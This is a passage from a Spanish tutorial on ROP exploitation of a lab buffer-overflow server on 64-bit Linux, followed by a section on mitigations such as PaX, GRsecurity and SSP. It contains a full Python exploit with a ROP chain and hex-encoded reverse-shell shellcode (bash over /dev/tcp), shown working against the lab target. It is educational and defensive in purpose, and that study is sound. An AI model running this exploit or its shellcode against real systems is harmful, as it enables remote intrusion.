.
.
```

Tal y como vemos, hemos localizado la función system() en 0x00007ffff7a76640

Ahora vamos a localizar el offset de la función system dentro de nuestro libc:

```
objdump -T /lib64/libc-2.15.so|grep system
0000000000042640  w   DF .text          0000000000000061  GLIBC_2.2.5 system
```

Lo localizamos en 0x042640, es decir:

```
0x00007ffff7a76640-0x42640
7FFFF7A34000
```

Con este cálculo tenemos la posición donde debería empezar la carga de libc (0x7FFFF7A34000).

Otra forma de consultar la dirección de carga de forma sencilla seria mirando en /proc/*pid*/maps. Donde *pid* es el número del pid que identifica el programa vulnerable.

Ahora, vamos a buscar un gadget dentro de libc. Esta vez lo haremos con rp++, otra aplicación que nos permite localizar gadgets:

```
$rp/bin/rp-lin-x64 -f /lib64/libc-2.15.so -r 2

.
.
0x000258a2: pop rdi ; ret  ;  (1 found)
.
.
```

Entonces deberíamos poder encontrarlo con gdb:

```
(gdb) x/i 0x7ffff7a34000+0x258a2
   0x7ffff7a598a2:   pop    %rdi
```

Parece que vamos en la buena dirección!

¿Podríamos encontrar “/bin/sh” dentro de libc?

Vamos a verlo. Para ello, vamos a usar de nuevo ra2bin:

```
$ ra2bin /lib64/libc.so.6 | grep “/bin/sh”
addr=0x001653b8 off=0x001653b8 ordinal=1137 sz=8 section=.rodata string=/bin/sh
```

Con lo que, entonces debería estar en:

```
(gdb) printf "%s\n", 0x7ffff7a34000+0x1653b8
/bin/sh
```

Perfecto!

Con esta técnica, si encontráramos el lugar de carga de libc, podríamos usar todo lo que contenga.

Prueba 4 (desafiando NX y ASLR en remoto)

Hemos logrado saltarnos NX en la Prueba 3, mediante el uso de mmap y read. Pero, ¿que pasa con ASLR?

Como hemos comentado anteriormente, ASLR hace que la carga de libc no sea siempre en la misma dirección, con lo que en principio no podemos usar sus gadgets. Para este ejercicio, eliminaremos la función rop del código fuente de la aplicación vulnerable. De este modo, tendremos que valernos de libc para encontrar los gadgets que nos permitan lograr nuestro objetivo. Lo que haremos será implementar otro ataque basado en la fuerza bruta, para buscar la dirección donde se encuentra cargada libc. Lo que queremos es lograr lo mismo que en la Prueba 3:

1) Que los registros contengan:

rax=$0x13370000;**rcx**=31;**rdx**=$0x7;**rsi**=$0x1000;**r8d**=$0xffffffff;**r9d**=$0x0

2) Llamar a mmap().

3) Que el valor de los registros sea:

rdi=$0x4 (fd del socket),**rdx**=$0x1000 (tamaño),**rsi**=$0x13377000 (dirección de destino)

4) Llamar a read() e inyectar el shellcode.

5) Colocar un jmp a la dirección en memoria en que hemos inyectado el shellcode

Para realizar todo ello, primero de todo deberemos activar ASLR:

```
#echo 2 > /proc/sys/kernel/randomize_va_space
```

Como comentamos anteriormente, para saber donde se ha cargado libc vamos a leer /proc/pid/maps:

```
$cat /proc/3208/maps
00400000-00402000 r-xp 00000000 08:04 12993264                /no-nx-dynamic
00601000-00602000 r--p 00001000 08:04 12993264                /no-nx-dynamic
00602000-00603000 rw-p 00002000 08:04 12993264                /no-nx-dynamic
7fe5407be000-7fe54095b000 r-xp 00000000 08:04 2060008         /lib64/libc-2.15.so
7fe54095b000-7fe540b5b000 ---p 0019d000 08:04 2060008         /lib64/libc-2.15.so
7fe540b5b000-7fe540b5f000 r--p 0019d000 08:04 2060008         /lib64/libc-2.15.so
7fe540b5f000-7fe540b61000 rw-p 001a1000 08:04 2060008         /lib64/libc-2.15.so
7fe540b61000-7fe540b65000 rw-p 00000000 00:00 0
7fe540b65000-7fe540b86000 r-xp 00000000 08:04 2059620         /lib64/ld-2.15.so
7fe540d4c000-7fe540d4f000 rw-p 00000000 00:00 0
7fe540d84000-7fe540d86000 rw-p 00000000 00:00 0
7fe540d86000-7fe540d87000 r--p 00021000 08:04 2059620         /lib64/ld-2.15.so
7fe540d87000-7fe540d88000 rw-p 00022000 08:04 2059620         /lib64/ld-2.15.so
7fe540d88000-7fe540d89000 rw-p 00000000 00:00 0
7fffa52cf000-7fffa52f1000 rw-p 00000000 00:00 0               [stack]
7fffa53ff000-7fffa5400000 r-xp 00000000 00:00 0               [vdso]
ffffffffff600000-ffffffffff601000 r-xp 00000000 00:00 0       [vsyscall]
```

En esta ocasión, la dirección de libc ha sido 7fe5407be000. Si volvemos a ejecutar el programa vulnerable y repetimos la operación, veremos que en cada ocasión toma valores distintos

7f1821edb000,7f0358045000,7f349f908000,7f30f619d000,7f210f793000,7f1b08578000,7f519f421000,7fdf52ace000,
7f975d569000,7f093757e000,7ffd4a804000 ….

Así pues, libc puede encontrarse en el rango 7f0000000000-7fffffff000. Por lo que un ataque de fuerza bruta recorriendo ese rango, con un incremento de 0x1000 se puede tomar muchas horas. Podemos optar por la paciencia, sofisticar el algoritmo de búsqueda o intentar distribuir el ataque.

Para agilizar la prueba prepararemos el exploit para que permita recoger la dirección donde está cargada libc. Antes de lanzar el exploit consultaremos la dirección de carga en en /proc/pid/maps. De este modo evitaremos tener que realizar el ataque de fuerza bruta y explotaremos la aplicación directamente.

Para buscar los gadget usaremos ropeme, pero primero un pequeño hack para trabajar con los binarios de 64 bits.

Este es el patch:

```
diff -uNr ropeme32/gadgets.py ropeme64/gadgets.py
--- ropeme32/gadgets.py       2013-02-11 19:18:43.813443517 +0100
+++ ropeme64/gadgets.py       2013-02-10 22:47:08.276930134 +0100
@@ -37,7 +37,7 @@
 # ROP x86 asm gadget class
 class ROPGadget:

-    def __init__(self, option = distorm3.Decode32Bits, debug = 0):
+    def __init__(self, option = distorm3.Decode64Bits, debug = 0):
         self.__asmgadget = trie.Trie()
         self.__asmgadget.set_case_sensitive(False)
         self.__search_depth = 3 # default depth for instruction search
@@ -50,7 +50,7 @@
     #
     # disassemble the binary with diStorm64
     #
-    def __disass(self, filename, offset = 0, option = distorm3.Decode32Bits):
+    def __disass(self, filename, offset = 0, option = distorm3.Decode64Bits):
         code = open(filename, 'rb').read()
         disass = distorm3.DecodeGenerator(offset, code, option)
         return disass
```

```
diff -uNr ropeme32/ropsearch.py ropeme64/ropsearch.py
--- ropeme32/ropsearch.py     2013-02-11 19:19:09.191448470 +0100
+++ ropeme64/ropsearch.py  2013-02-16 21:04:37.065241858 +0100
@@ -27,6 +27,7 @@
 from gadgets import *
 import sys

+REGISTERS_64 = ['rax', 'rbx', 'rcx', 'rdx', 'rsi', 'rdi', 'rbp', 'rsp', 'rip', 'r8', 'r9', 'r10', 'r11', 'r12', 'r13', 'r14', 'r15']
 REGISTERS_32 = ['eax', 'ebx', 'ecx', 'edx', 'esi', 'edi', 'ebp']
 REGISTERS_16 = ['ah', 'al', 'bh', 'bl', 'ch', 'cl', 'dh', 'dl']

@@ -91,8 +92,8 @@
 # flag = 0: no trailing instruction after gadget
 def search_gadget_addmem(gadget, flag = 0):
     result = []
-    for r1 in REGISTERS_32:
-        for r2 in REGISTERS_32:
+    for r1 in REGISTERS_64:
+        for r2 in REGISTERS_64:
             if r1 == r2: continue
             res = search_add_mem(gadget, r1, r2, flag)
             if res != []: # found an add, now search back for pop
```

Arrancamos ropeshell y buscamos los gadgets que nos permitan montar la cadena que prepara todos los registros. Empezamos por el binario no-nx-dynamic:

```
ROPeMe> search pop %
            Searching for ROP gadget:  pop % with constraints: []
            0x400ab2L: pop rbp ;;
            0x400ae0L: pop rbp ;;
            0x400d5dL: pop rbp ;;
            0x400ab1L: pop rbx ; pop rbp ;;
            0x400e33L: pop rbx ; pop rbp ;;
```

En este caso, solo encontramos un gadget útil “pop rbp” así que buscamos todos los gadgets dentro de libc.

Después de darle unas cuantas vueltas a los gadgets, este es el payload con el que vamos a lograr la explotación:

```
rop = pack('<Q', stack_addr+0x26b95)          #pop rsi ;;
rop += pack('<Q', 0x0)                        #rsi=0x0
rop += pack('<Q', stack_addr+0x3ae60)         #initstate() rsi->r9
rop += pack('<Q', stack_addr+0xe5e46)         #pop rcx ;;
rop += pack('<Q', 0x31)                       #rcx=31
rop += pack('<Q', stack_addr+0x4dc2)          #pop rdx ;;
rop += pack('<Q', 0x7)                        #rdx=7
rop += pack('<Q', stack_addr+0x26b95)         #pop rsi ;;
rop += pack('<Q', 0x1000)                     #rsi=0x1000
rop += pack('<Q', stack_addr+0x258a2)         #pop rdi ;;
rop += pack('<Q', 0x13370000)                 #rdi=0x13370000
rop += pack('<Q', stack_addr+0xf52b7)         #pop r10 ;;
rop += pack('<Q', 0xffffffff)                 #r10 = 0xffffffff
rop += pack('<Q', stack_addr+0x11c722)        #mov r8d r10d ; add rsp 0x8 ;;
rop += pack('<Q', stack_addr+0x1044da)        #sub rsp -0x80 ; pop rbx ;;
rop += pack('<Q', mmap)                       #mmap@plt
rop += pack('<Q', stack_addr+0x258a2)         #pop rdi ;;
rop += pack('<Q', 0x04)                       #rdi = 4 (fd del socket)
rop += pack('<Q', stack_addr+0x4dc2)          #pop rdx ;;
rop += pack('<Q', 0x41414141)                 #rdx=0x41414141
rop += pack('<Q', stack_addr+0x26b95)         #pop rsi ;;
rop += pack('<Q', 0x13370000)                 #rsi=0x13370000
rop += pack('<Q', read)                       #read@plt
rop += pack('<Q', stack_addr+0x3ac67)         #pop rax ;;
rop += pack('<Q', 0x13370000)                 #mov eax 0x13377000
rop += pack('<Q', stack_addr+0x10a28a)        #jmp rax ; nop dword [rax+0x0] ; xor eax eax ;;
```

Como se puede ver, hemos tenido que hacer un par de saltos raros, ya que no hemos encontrado un gadget directo. Veamos el primero:

```
rop += pack('<Q', stack_addr+0x26b95)          #pop rsi ;;
rop += pack('<Q', 0x0)                         #rsi=0x0
rop += pack('<Q', stack_addr+0x3ae60)          #initstate() rsi->r9
```

%r9d tiene que estar a 0 antes de llamar a mmap, pero no hay ningún gadget que lo haga. Ni mov 0,%r9d, ni xor %r9d,%r9d, ... así que buscamos una alternativa. Al inspeccionar las funciones que tenemos dentro de libc nos encontramos con initstate(), que desensamblada tiene el siguiente aspecto:

```
0000003ae60 <initstate>:
.
.
mov    %rsi,%r9
.
.
mov    %r9,%rsi
.
.
retq
```

Entre otras cosas, esta función mueve %rsi a %r9, con lo que si iniciamos %rsi a 0 y llamamos a la función, logramos colocar 0 en %r9.

La segunda estrategia es:

```
rop += pack('<Q', stack_addr+0xf52b7)          #pop r10 ;;
rop += pack('<Q', 0xffffffff)                  #r10 = 0xffffffff
rop += pack('<Q', stack_addr+0x11c722)         #mov r8d r10d ; add rsp 0x8 ;;
rop += pack('<Q', stack_addr+0x1044da)         #sub rsp -0x80 ; pop rbx ;;
```

Igual que con el caso anterior, no hemos encontrado ningún gadget que nos permita poner 0xffffffff en r8d. Pero podemos apoyarnos en un gadget que mueve %r10d a %r8d. Esta acción tiene un daño colateral, y es que nos suma 8 a %rsp. Eso nos obliga a buscar otro gadget que reste 8 a rsp y dejarlo como estaba.

Aclarado esto, escribimos el exploit.

```
#!/usr/bin/env python
#-*- coding:utf-8 -*-
#
# Exploit ROP&shell
#

from struct import pack
import threading
import time
import socket
import sys
import subprocess

port = 1234
host = '127.0.0.1'

binary = "no-nx"
trigger = ""
junk = "B" * 1032

MAPADDR = 0x000013370000
mmap = 0x0400900
read = 0x0400950

SC = ("\x6a\x3b\x58\x99\x48\xbb\x2f\x62\x69\x6e\x2f\x73\x68\x00" +
"\x53\x48\x89\xe7\x68\x2d\x63\x00\x00\x48\x89\xe6\x52\xe8" +
"\x29\x00\x00\x00\x62\x61\x73\x68\x20\x2d\x69\x20\x3e\x26" +
"\x20\x2f\x64\x65\x76\x2f\x74\x63\x70\x2f\x31\x32\x37\x2e" +
"\x30\x2e\x30\x2e\x31\x2f\x38\x30\x38\x30\x20\x30\x3e\x26" +
"\x31\x3b\x00\x56\x57\x48\x89\xe6\x0f\x05")

try:
          stack_addr=sys.argv[1]
          stack_addr=int(stack_addr,16)
          if str(hex(stack_addr))[:3] != 0xf:
                    stack_addr = hex(stack_addr)
                    stack_addr = int(stack_addr,16)
                    stack_limit = stack_addr
except:
          stack_addr=0x07fff000000008
          stack_limit=0x07fffffffffff

incr=0x1000
subprocess.call(['gnome-terminal', '-e','nc -l -p 8080'])

if stack_addr <=  stack_limit :

 while stack_addr <=  stack_limit :

          rop = pack('<Q', stack_addr+0x26b95)             #pop rsi ;;
          rop += pack('<Q', 0x0)                           #rsi=0x0
          rop += pack('<Q', stack_addr+0x3ae60)            #initstate() rsi->r9
          rop += pack('<Q', stack_addr+0xe5e46)            #pop rcx ;;
          rop += pack('<Q', 0x31)                          #rcx=31
          rop += pack('<Q', stack_addr+0x4dc2)             #pop rdx ;;
          rop += pack('<Q', 0x7)                           #rdx=7
          rop += pack('<Q', stack_addr+0x26b95)            #pop rsi ;;
          rop += pack('<Q', 0x1000)                        #rsi=0x1000
          rop += pack('<Q', stack_addr+0x258a2)            #pop rdi ;;
          rop += pack('<Q', MAPADDR)                       #rdi=0x13370000
          rop += pack('<Q', stack_addr+0xf52b7)            #pop r10 ;;
          rop += pack('<Q', 0xffffffff)                    #r10 = 0xffffffff
          rop += pack('<Q', stack_addr+0x11c722)           #mov r8d r10d ; add rsp 0x8 ;;
          rop += pack('<Q', stack_addr+0x1044da)           #sub rsp -0x80 ; pop rbx ;;
          rop += pack('<Q', mmap)                          #mmap@plt
          rop += pack('<Q', stack_addr+0x258a2)            #pop rdi ;;
          rop += pack('<Q', 0x04)                          #rdi = 4 (fd del socket)
          rop += pack('<Q', stack_addr+0x4dc2)             #pop rdx ;;
          rop += pack('<Q', 0x1000)                        #rdx=0x1000
          rop += pack('<Q', stack_addr+0x26b95)            #pop rsi ;;
          rop += pack('<Q', MAPADDR)                       #rsi=0x13370000
          rop += pack('<Q', read)                          #read@plt
          rop += pack('<Q', stack_addr+0x3ac67)            #pop rax ;;
          rop += pack('<Q', 0x13370000)                    #mov eax 0x13377000
          rop += pack('<Q', stack_addr+0x10a28a)           #jmp rax;nop dword [rax+0x0] ...

          stack_addr += incr
          payload = junk + rop

          try:
                    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
          except socket.error, msg:
                    print 'Failed to create socket. Error code: ' + str(msg[0]) + ' , Error message : ' + msg[1]
                    sys.exit();

          s.connect((host, port))

          try:
                    s.send(payload)
          except socket.error:
                    print 'send failed'
          try:
                    buf = s.recv(2048)
                    print buf
          except socket.error:
                    print 'error lectura'

          time.sleep(0.1)
          s.send(SC)
```

Una vez tenemos todo, vamos a verlo en acción:

```
$./no-nx-dynamic
&sock = 0x7fffb727a4e8 system=0x400910 mmap=0x400900
```

En otro terminal buscaremos el pid del proceso y consultaremos donde se cargó libc:

```
$ cat /proc/2982/maps
.
.
7f227b57c000-7f227b719000 r-xp 00000000 08:04 2060008       /lib64/libc-2.15.so
.
.
```

Con lo que vemos que libc está cargada en 7f227b57c000

Procedemos a lanzar el exploit:

```
$python ropper_sc64_rilc.py 7f227b57c000
```

Mágicamente se nos abre una nueva terminal X con una consola:

```
nc: using stream socket
usuario@host /home/usuario/prueba $
```

Bingo! Hemos logrado la consola de nuestra víctima! El ataque ha sido un éxito teniendo NX y ASLR activos!

Medidas de protección

En este apartado hemos arrancado el sistema operativo con un kernel 3.7.9-hardened de Gentoo.
Una de las primeras cosas que apreciamos es que con PaX ya no podemos encontrar en que dirección se ha cargado libc en /proc/pid/maps. Si lo consultamos nos encontramos con:

```
00000000-00000000 r-xp 00000000 08:04 2060008                 /lib64/libc-2.15.so
```

Las fuentes del kernel "endurecidas" incluyen un conjunto de parches aplicados que nos ofrecen una serie de medidas adicionales de seguridad. Concretamente son PaX, PIE/SSP y las Mandatory Access Control o lista de control obligado. Hardened de Gentoo soporta 3 tipos de listas de control, `SELinux, grsecurity, and RSBAC.`

Después de haber enumerado las nuevas medidas disponibles, es momento de presentarlas.

PaX/GRsecurity

Estos mecanismos ayudan a protegernos contra los desbordamientos de heap y buffer. Aunque no son infalibles, con ellos logramos mitigar el ataque tal y como lo hemos planteado en el último ejercicio. Una de las características de **PaX** es que, cada ejecutable puede ser marcado con nuevos permisos, y estos los podemos configurar con granularidad. Disponemos del comando paxctl para consultar y establecerlos, veamos cuales son:

```
$ paxctl -h
PaX control v0.7
Copyright 2004,2005,2006,2007,2009,2010,2011,2012 PaX Team <pageexec@freemail.hu>

usage: paxctl <options> <files>

options:
        -p: disable PAGEEXEC            -P: enable PAGEEXEC
        -e: disable EMUTRAMP            -E: enable EMUTRAMP
        -m: disable MPROTECT            -M: enable MPROTECT
        -r: disable RANDMMAP            -R: enable RANDMMAP
        -x: disable RANDEXEC            -X: enable RANDEXEC
        -s: disable SEGMEXEC            -S: enable SEGMEXEC

        -v: view flags                  -z: restore default flags
        -q: suppress error messages   -Q: report flags in short format
        -c: convert PT_GNU_STACK into PT_PAX_FLAGS (see manpage!)
        -C: create PT_PAX_FLAGS (see manpage!)
```

Como podemos leer en la ayuda, las banderas con las que podemos marcar los ejecutables son: PAGEEXEC, EMUTRAMP, MPROTECT, RANDMMAP, RANDEXEC, SEGMEXEC. La bandera MPROTECT, si está activa, evitará que podamos apoyarnos en mmap para saltar las restricciones de NX como estábamos haciendo. Veamos que le sucede a la aplicación mmap.c con MPROTECT habilitado.

Primero comprobamos sus atributos:

```
$ paxctl -v ./mmap
PaX control v0.7
Copyright 2004,2005,2006,2007,2009,2010,2011,2012 PaX Team <pageexec@freemail.hu>

- PaX flags: ----M--x-e-- [./mmap]
        MPROTECT is enabled
        RANDEXEC is disabled
        EMUTRAMP is disabled
```

Una vez comprobados probamos a ejecutar:

```
$ ./mmap
Error en el mapeo
```

Ha habido algún error, vamos a verlo con mas detalle:

```
strace -i ./mmap
.
mmap(0x13370000, 4096, PROT_READ|PROT_WRITE|PROT_EXEC, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) =
-1 EPERM (Operation not permitted)
```

Después de esto, hemos comprobado que no se nos permite este tipo de reserva en memoria y el ataque sería en vano. Ahora vamos a ver los efectos reales de esta protección sobre el programa vulnerable. Lo que haremos será configurar los permisos que nos interesan. El primer paso es desactivarlos todos. Estos comandos deben ser ejecutados por el usuario administrador del sistema:

```
# paxctl -p-s-m-r-e-r no-nx-dynamic
```

Con el siguiente comando fijamos las banderas PAGEEXEC y MPROTECT

```
# paxctl -P -M no-nx-dynamic
```

Una vez tenemos fijados los permisos, arrancaremos el programa vulnerable en modo depuración con un usuario sin privilegios de administración:

```
$ strace -d -f -i -v -y -x ./no-nx-dynamic
```

En la salida podemos ver la posición donde se ha cargado la librería libc:

```
$ [ 3fb78a461aa] mmap(NULL, 3828816, PROT_READ|PROT_EXEC, MAP_PRIVATE|MAP_DENYWRITE,
3</lib64/libc-2.15.so>, 0 [wait(0x857f) = 3808] WIFSTOPPED,sig=133
) = 0x3fb78688000
```

En este caso ha sido en 0x3fb78688000. Con este dato en mente lanzaremos el exploit:

```
$python ropper_sc64_rilc.py 0x3fb78688000
```

En la consola donde hemos lanzado el programa vulnerable ahora podemos leer:

```
[pid 3824] [ 3fb7876d98a] mmap(0x13370000, 4096, PROT_READ|PROT_WRITE|PROT_EXEC, MAP_SHARED|
MAP_FIXED|MAP_ANONYMOUS, -1, 0 [wait(0x857f) = 3824] WIFSTOPPED,sig=133
) = -1 EPERM (Operation not permitted)
```

Aprovechando las banderas PAGEEXEC y MPROTECT de PaX sobre el programa vulnerable, hemos logrado detener el ataque de forma efectiva.

PaX en combinación con **GRsecurity** proporciona otra barrera interesante, se trata de la opción *CONFIG_GRKERNSEC_BRUTE.* Esta opción del kernel hace que los intentos de ataque por fuerza bruta sean mucho mas difíciles; aunque puede acarrear problemas para dar respuesta a las peticiones legítimas. Esta medida consiste en espaciar 30 segundos, dentro el proceso padre, la llamada al siguiente fork (en nuestro caso las llamadas a la función handle_connection), en el caso que se detecte que el proceso hijo ha sido destruido por PaX, ha fallado por una instrucción ilegal o ha dado otra señal sospechosa.

PIE/SSP

PIE y SSP forman parte del concepto de “endurecimiento” en él mismo, pero son dos tecnologías para dos propósitos distintos:

PIE (Position Independent Executable o ejecutable independiente de posición) es el encargado de generar la tabla de punteros plt. PIE genera la tabla con los punteros funcion@plt en que nos hemos apoyado durante el ataque. Es evidente que esto no proporciona una medida adicional de seguridad por si misma, pero evita las llamadas directas a las funciones. Es útil en otras situaciones junto con PaX.

SSP (Smash Stack Protector o protector del aplastamiento de pila) es una capa adicional que añadimos durante la compilación del binario. En las aplicaciones compiladas con esta opción, explotar sus vulnerabilidades es más complicado.

Anteriormente hemos podido comprobar que con los permisos de PaX se puede evitar el ataque, denegando a mmap que pueda reservar en memoria un espacio para nuestro shellcode. Es importante no perder de vista que eso también significa que aunque nuestro objetivo ha sido frustrado, teníamos el control de la pila.

En esta ocasión vamos a ver la aplicación vulnerable con el SSP activo. Para ellos vamos a compilar no-nx.c de la siguiente forma:

```
$  gcc -fstack-protector -fstack-protector-all -pie -fPIC  -o no-nx-dynamic-stack no-nx.c
```

A continuación vamos a repetir el ataque, así que volvemos a lanzar el programa vulnerable en modo depuración y localizamos la dirección de carga de libc:

```
$strace -d -f -i -v -y -x ./no-nx-dynamic

[ 309953531aa] mmap(NULL, 3828816, PROT_READ|PROT_EXEC, MAP_PRIVATE|MAP_DENYWRITE, 3</lib64/libc-2.15.so>, 0 [wait(0x857f) = 4117] WIFSTOPPED,sig=133

) = 0x30994f95000
```

En otra consola lanzaremos el exploit:

```
$python ropper_sc64_rilc.py  0x30994f95000
```

En esta ocasión, en la consola donde ejecutamos el programa vulnerable podemos leer:

```
[wait(0x047f) = 4157] WIFSTOPPED,sig=SIGILL
[pid  4157] [     3df6b35db95] --- SIGILL {si_signo=SIGILL, si_code=ILL_ILLOPN, si_addr=0x3df6b35db95} ---
[wait(0x0004) = 4157] WIFSIGNALED,sig=SIGILL
[pid  4157] [????????????????] +++ killed by SIGILL +++
```

El resultado es que no hemos podido aprovechar el desbordamiento, y por lo tanto tampoco hemos logrado el control sobre la pila. SSP ha resultado ser otro buen obstáculo para un atacante.

Mandatory Access Control o lista de control obligado

Como comentamos al principio, Hardened de Gentoo soporta 3 tipos de listas de control, SELinux, grsecurity, and RSBAC. No entraremos en detalle sobre ellas por lo extenso e intrincado que podría resultar. Una breve mención a ellas.

SELinux : Implementa ACL para mas de 140 atributos distribuidos en objetos.
grsecurity: Implementa ACL para cada proceso sobre ficheros, ips entre otras
RSBAC : Implementa ACL y otras medidas de seguridad

Referencias y enlaces de interés

Este apartado debería contener muchos otros enlaces y documentación relacionada, me limito a hacer mención a unos pocos de ellos:

PaX/Grsecurity
https://en.wikibooks.org/wiki/Grsecurity/Appendix/Grsecurity_and_PaX_Configuration_Options
http://www.gentoo.org/proj/en/hardened/primer.xml
http://www.rsbac.org/documentation/rsbac_handbook/introduction/features

RoP/ASLR/NX
http://penturalabs.wordpress.com/2011/03/31/vulnerability-development-buffer-overflows-how-to-bypass-full-aslr/
http://blog.markloiseau.com/2012/06/64-bit-linux-shellcode/
http://danigargu.blogspot.com.es/2013/01/having-fun-with-rop-nxaslr-bypass-linux_18.html
http://users.suse.com/~krahmer/no-nx.pdf
http://www-cs-students.stanford.edu/~blynn/rop/
http://www.phrack.org/issues.html?issue=58&id=4
http://www.mathyvanhoef.com/2012/11/common-pitfalls-when-writing-exploits.html

Software realacionado

Metasploit:
Franework para el desarroyo de exploits
http://www.metasploit.com/

radare:
Framework para la ingeniería inversa
http://www.radare.org/

rp++:
Busqueda de gadgets para ROP PARA 32 y 64 bits
https://github.com/0vercl0k/rp

RopeMe:
Busqueda de gadgets para ROP
http://force.vnsecurity.net/download/longld/ropeme-bhus10.tbz2

ROPGadget:
Busqueda de gadgets con la peculiaridad que genera un payload en caso de tener suficientes gadgets
https://github.com/JonathanSalwan/ROPgadget

peda:
Plugin python para gdb. Añade funcionalidades al depurador para ayudarnos en el desarrollo de exploits.
http://code.google.com/p/peda/

Agradecimientos

Este artículo no hubiera sido posible sin la gran cantidad de curiosos, investigadores y personas que sí se leen el manual; que comparten su conocimiento con toda la comunidad en foros abiertos a todos. Una mención especial a la lista de correo de la RootedCON, a la que sigo con asiduidad. Con Internet podemos socializar el conocimiento, y esa universalización permite afrontar retos personales o profesionales que de otro modo no sería posible. Sin esas aportaciones desinteresadas, la difusión y desarrollo del conocimiento sería infinitamente lento, caro y elitista.

Una mención especial a la correctora de este artículo, Ona Busqué. Sin su enorme paciencia, apoyo y esfuerzo tampoco hubiera sido posible poner en orden estos conceptos.